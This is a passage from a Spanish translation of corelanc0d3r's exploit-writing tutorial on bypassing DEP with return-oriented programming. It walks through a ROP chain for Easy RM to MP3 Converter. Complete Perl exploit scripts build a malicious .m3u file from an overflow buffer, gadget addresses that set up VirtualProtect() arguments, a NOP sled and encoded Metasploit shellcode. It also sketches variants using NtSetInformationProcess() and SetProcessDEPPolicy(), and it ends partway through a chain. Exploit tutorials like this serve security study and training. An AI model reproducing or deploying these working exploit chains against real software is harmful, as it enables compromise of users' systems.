
El RET vuelve a 0x763C982F que pone EDI en ESI.

En este momento, los registros tienen este aspecto:




EAX y ESI apuntan ahora a la dirección guardada en la pila.

Este Gadget vuelve a 0x1002DC4C, lo que sumará 0x100 bytes a EAX. Esto aumentará el valor de EAX a 0010F834, que apunta a los NOP´s antes de la Shellcode:



Este Gadget volverá a 0x77E84115 que llevará a cabo las siguientes instrucciones:

1. Escribirá EAX (= 0x0010F834) en la dirección contenida en ESI, + 0x10. ESI contiene actualmente 0x0010F734. En ESI+10 (0x0010F744), tenemos el marcador de posición para la dirección de retorno:



Cuando la instrucción MOV se ejecute, se habrá escrito correctamente nuestra dirección de retorno (puntero a NOP´s) como parámetro a la función VirtualProtect():

2. ESI se guardará en EAX, y algunos datos de la pila se guardarán en ESI.

Etapa 3: Creando el segundo parámetro (lpAddress).

El segundo parámetro es necesario para apuntar a la ubicación que necesita ser marcada como ejecutable. Nosotros simplemente usaremos el mismo puntero utilizado para el primer parámetro.

Esto significa que podemos - más o menos - repetir toda la secuencia de la etapa 2, pero antes de que podamos hacer esto, tenemos que restablecer nuestros valores iniciales.

En el momento actual, EAX todavía mantiene el puntero inicial de la pila guardado. Tenemos que ponerlo de nuevo en ESI. Así que, tenemos que encontrar un Gadget que haga algo como esto: PUSH EAX, POP ESI, RET.

```
0x775D131E :  # PUSH EAX # POP ESI # RETN   [Module : ole32.dll]
```

Entonces, tenemos que aumentar el nuevo valor de EAX (sumar 0x100). Podemos usar el mismo Gadget como el que se utiliza para generar el valor para el parámetro 1 de nuevo: 0x1002DC4C (ADD EAX,100 # POP EBP # RET).

Por último, tenemos que aumentar el valor de ESI con 4 bytes, para asegurarnos de que apunte al siguiente parámetro. Todo lo que necesitamos es ADD ESI, 4 + RET, o 4 veces INC ESI, RET.

Voy a utilizar:

```
0x77157D1D :  # INC ESI # RETN   [Module : OLEAUT32.dll]
```

4 veces.

Por lo tanto, el Script de Exploit actualizado ahora se verá así:

```
#------------------------------------------------------------
#Exploit de ROP para Easy RM to MP3 Converter
#Escrito por corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #Retorno a la pila.
my $junk2 = "AAAA"; #Compensa.
#------Pone el puntero de la pila en EDI & EAX-------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #Compensa el  POP EBP
#El puntero de la pila ahora está en EAX & EDI, ahora salta sobre los
parámetros.
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parámetros para  VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #Dirección de retorno (param1)
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
$params = $params.pack('V',0x10035005);  #Dirección de escritura
```

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

```
$params=$params.("H" x 8);  #Relleno.
# ADD ESP,20 + RET llegará a aquí.
# Cambia ESI para que apunte a la dirección correcta
# para escribir el 1er parámetro (Dirección de retorno).
my $rop2= pack('V',0x763C982F);  # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Hace que EAX apunte a la Shellcode----------------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #Relleno - compensa el  RETN4 antes.
$rop2=$rop2."AAAA"; #Relleno.
#-----------------------------------------------------------
#La dirección de retorno está en EAX  - Escribe el parámetro 1.
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #Relleno.
#EAX ahora contiende el puntero de la pila.
#Lo guarda en ESI primero.
$rop2=$rop2.pack('V',0x775D131E);  # PUSH EAX # POP ESI # RETN
#-----Hace que EAX apunte a la Shellcode (de nuevo)-----------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #Relleno.
#increase ESI with 4
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
#and write lpAddress (param 2)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #Relleno.
#
my $nops = "x90" x 240;
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
```

```
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload =
$junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."n";
print "Shellcode size : ".length($shellcode)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print “Archivo m3u $file creado exitosamente”;
```

Etapa 4 y 5: Tercer y cuarto parámetro (tamaño y flag de protección)

Con el fin de crear el tercer parámetro, decidí establecer el tamaño a 0x300 bytes. Los gadgets que necesitamos para hacer esto son XOR EAX, EAX y ADD EAX, 100.

La técnica para escribir el valor resultante como parámetro es exactamente la misma que con los otros parámetros:

- Guardar EAX en ESI.
- Cambiar EAX (XOR EAX, EAX: 0x100307A9, y luego ADD EAX, 100 + RET, 3 veces seguidas: 0x1002DC4C).
- Aumentar ESI con 4 bytes.
- Escribir EAX en ESI + 0x10.

El cuarto parámetro (0x40) utiliza el mismo principio de nuevo:


- Guardar EAX en ESI.
- Poner EAX a cero y luego sumarle 40 (XOR EAX, EAX + RET: 0x100307A9 / ADD EAX, 40 + RET: 0x1002DC41).
- Aumentar ESI con 4 bytes.
- Escribir EAX en ESI + 0x10.

Etapa final: Saltar a VirtualProtect.

Todos los parámetros se escriben en la pila:

Todo lo que necesitamos hacer ahora es encontrar una manera de hacer que ESP apunte a la ubicación donde se almacena el puntero a VirtualProtect(), seguido directamente por los argumentos de esa función, y de alguna manera volver a él.

El estado actual de los registros es:



¿Cuáles son mis opciones para hacer esto? ¿Cómo puedo hacer que ESP apunte a 0010F740 y luego regrese al puntero en VirtualProtect()?

Respuesta: EAX ya apunta a esta dirección. Así que, si podemos poner EAX en ESP y luego regresar, debería estar bien.

Busca una combinación PUSH EAX/POP ESP en el archivo **rop.txt**:

```
0x73DF5CA8 # PUSH EAX # POP ESP # MOV EAX,EDI # POP EDI # POP ESI #
RETN   [Module : MFC42.DLL]
```

Esto va a funcionar, pero hay 2 instrucciones POP en el Gadget. Así que, tenemos que ajustar EAX primero para compensar los POP´s. Básicamente, hay que restarle 8 a EAX en primer lugar, antes de ajustar la pila.

Para ello, podemos utilizar:

```
0x775D12F1  #SUB EAX,4 # RET
```

Nuestra cadena final se verá así:

0x775D12F1
0x775D12F1
0x73DF5CA8

Pon todo junto en el Script de Exploit:

```
#-------------------------------------------------------------
#Exploit de ROP para Easy RM to MP3 Converter
#Escrito por corelanc0d3r - http://www.corelan.be:8800
#-------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #Retorno a la pila.
my $junk2 = "AAAA"; #Compensa.
#------Pone el puntero de la pila en EDI & EAX-------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #Compensa el  POP EBP
#El puntero de la pila ahora está en EAX & EDI, ahora salta sobre los
parámetros.
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parámetros para  VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #Dirección de retorno (param1)
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
```

```
$params = $params.pack('V',0x10035005);  #Dirección de escritura
$params=$params.("H" x 8);  #Relleno.
# ADD ESP,20 + RET llegará a aquí.
# Cambia ESI para que apunte a la dirección correcta
# para escribir el 1er parámetro (Dirección de retorno).
my $rop2= pack('V',0x763C982F);  # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Hace que EAX apunte a la Shellcode----------------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #Relleno - compensa el  RETN4 antes.
$rop2=$rop2."AAAA"; #Relleno.
#-----------------------------------------------------------
#La dirección de retorno está en EAX  - Escribe el parámetro 1.
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #Relleno.
#EAX ahora contiende el puntero de la pila.
#Lo guarda en ESI primero.
$rop2=$rop2.pack('V',0x775D131E);  # PUSH EAX # POP ESI # RETN
#-----Hace que EAX apunte a la Shellcode (de nuevo)-----------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #Relleno.
#increase ESI with 4
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
#and write lpAddress (param 2)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #Relleno.

#save EAX in ESI again
$rop2=$rop2.pack('V',0x775D131E);  # PUSH EAX # POP ESI # RETN
#create size - set EAX to 300 or so
$rop2=$rop2.pack('V',0x100307A9);  # XOR EAX,EAX # RETN
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #Relleno.
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #Relleno.
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #Relleno.
#write size, first set ESI to right place
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
#write (param 3)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #Relleno.
#save EAX in ESI again
$rop2=$rop2.pack('V',0x775D131E);  # PUSH EAX # POP ESI # RETN
#flNewProtect 0x40
$rop2=$rop2.pack('V',0x10010C77);   #XOR EAX,EAX
$rop2=$rop2.pack('V',0x1002DC41);   #ADD EAX,40 # POP EBP
```


Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

```
$rop2=$rop2."AAAA"; #Relleno.
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);  # INC ESI # RETN   [Module :
OLEAUT32.dll]

#write (param4)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #Relleno.
#Retorno a VirtualProtect()
#EAX apunta al puntero de VirtualProtect (solo antes de los
parámetros)
#Compensa los 2 POP´s.
$rop2=$rop2.pack('V',0x775D12F1);  #SUB EAX,4 # RET
$rop2=$rop2.pack('V',0x775D12F1);  #SUB EAX,4 # RET
#change ESP & fly back
$rop2=$rop2.pack('V',0x73DF5CA8);  #[Module : MFC42.DLL]
# PUSH EAX # POP ESP # MOV EAX,EDI # POP EDI # POP ESI # RETN
#
my $nops = "x90" x 240;
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
```

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

```
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload =
$junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."n";
print "Shellcode size : ".length($shellcode)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print “Archivo m3u $file creado exitosamente”;
```

Resultado:



RET directo – ROP Versión 2 – NtSetInformationProcess()

Vamos a usar la misma aplicación o vulnerabilidad de nuevo para probar una técnica diferente de ROP Bypass: NtSetInformationProcess().

Esta función tiene 5 parámetros:

Dirección de retorno	Valor que se generará, indica a donde la función necesita regresar que igual al lugar donde está la Shellcode.
NtCurrentProcess()	Valor estático, ponerlo a 0xFFFFFFFF.
ProcessExecuteFlags	Valor estático, ponerlo a 0x22.
&ExecuteFlags	Puntero a 0x00000002, puede ser una dirección estática hardcodeada en tu Exploit, pero deber ser de escritura.
sizeOf(ExecuteFlags)	Valor estático, ponerlo a 0x4.

El diseño del Exploit de ROP es muy similar al de VirtualProtect():

- Guarda la posición de la pila.
- Salta sobre los marcadores de posición.
- Genera el valor de la dirección de retorno.
- Genera el valor del segundo parámetro (0x22) y usa "ESI + 0x10" para escribir en la pila.
- Pone EAX a cero: XOR EAX, EAX + RET: 0x100307A9.
- ADD EAX, 40 + RET: 0x1002DC41 + cadena de punteros a ADD EAX, -2 hasta que contenga 0x22 (0x10027D2E).
- Como alternativa, utiliza ADD AL, 10 (0x100308FD) dos veces y luego INC EAX dos veces (0x1001152C).
- Si es necesario, genera el valor para el tercer parámetro (puntero a la dirección de 0x2, dirección de escritura).

- Sugerencia: Intenta ejecutar **"!pvefindaddr find 02000000 rw"** en ImmDBG y ve si puedes encontrar una dirección estática o de escritura.

- Genera el valor para el cuarto parámetro (0x4) y usa "ESI + 0x10" para escribir en la pila.

- INC EAX 4 veces: 0x1001152C.

Es un buen ejercicio.

Sólo para probar que funciona:

RET directo – ROP Versión 3 – SetProcessDEPPolicy()

Otra manera de evitar DEP sería utilizar una llamada a SetProcessDEPPolicy(), básicamente apagando DEP para el proceso.

Esta función necesita dos parámetros en la pila: un puntero a la Shellcode generado de forma dinámica y cero.

Ya que sólo tienen un número limitado de parámetros, voy a tratar de utilizar una técnica diferente para poner los parámetros en la pila.

PUSHAD

Una instrucción PUSHAD pondrá los registros en la pila. Cuando los registros se empujen en la pila (PUSHAD), entonces esta es la forma en la parte superior de la pila:

EDI
ESI
EBP
El valor que apunta a la pila inmediatamente después de este bloque.
EBX
EDX
ECX
EAX

Eso significa que, si posicionamos nuestros NOP´s o Shellcode justo después de este bloque, entonces tal vez podamos aprovechar el hecho de que vamos a tener un valor en la pila que apunte a nuestra Shellcode "auto mágicamente".

A continuación, el PUSHAD tomará el valor de la parte superior de la pila (valor que puede ser manipulado utilizando EDI) y lo pondrá en EIP. Así que, nos proporciona el camino perfecto para hacer este trabajo.

Con el fin de poner los parámetros correctos en el lugar correcto, tenemos que crear los registros con los siguientes valores:

EDI = puntero al RET (pasa a la siguiente instrucción: ROP NOP)
ESI = puntero al RET (pasa a la siguiente instrucción: ROP NOP)
EBP = puntero a SetProcessDEPPolicy()
EBX = puntero a cero.
EDX, ECX y EAX no importan.

Después del PUSHAD, la pila se verá así:

RET (tomado de EDI).
RET (tomado de ESI).
SetProcessDEPPolicy() (tomado de EBP).
Puntero a la Shellcode (auto mágicamente insertado por PUSHAD).
Cero (tomado de EBX).
EDX (basura).
ECX (basura).
EAX (basura).
NOP´s.
Shellcode.

La cadena de ROP para hacer esto podría ser algo como así:

```
my $eip=pack('V',0x100102DC); #Retorno a la pila.
my $junk2 = "AAAA"; #Compensa.
#Pone EBX a 0.
my $rop=pack('V',0x100109EC);  #POP EBX
$rop=$rop.pack('V',0xFFFFFFFF);  #<- Será puesto en EBX.
$rop=$rop.pack('V',0x1001C1A5); #INC EBX, EBX = 0 ahora.
$rop=$rop.pack('V',0x10014F75); #POP EBP
$rop=$rop.pack('V',0x7C8622A4);  #<- SetProcessDEPPolicy, en EBP.
#Pone un RET en EDI (necesario como un  NOP).
$rop=$rop.pack('V',0x1001C07F); #POP EDI (puntero al RET).
$rop=$rop.pack('V',0x1001C080); #RET
#Pone un RET en ESI tambiénll (NOP de nuevo).
$rop=$rop.pack('V',0x10010C31); #POP ESI
$rop=$rop.pack('V',0x1001C080); #RET
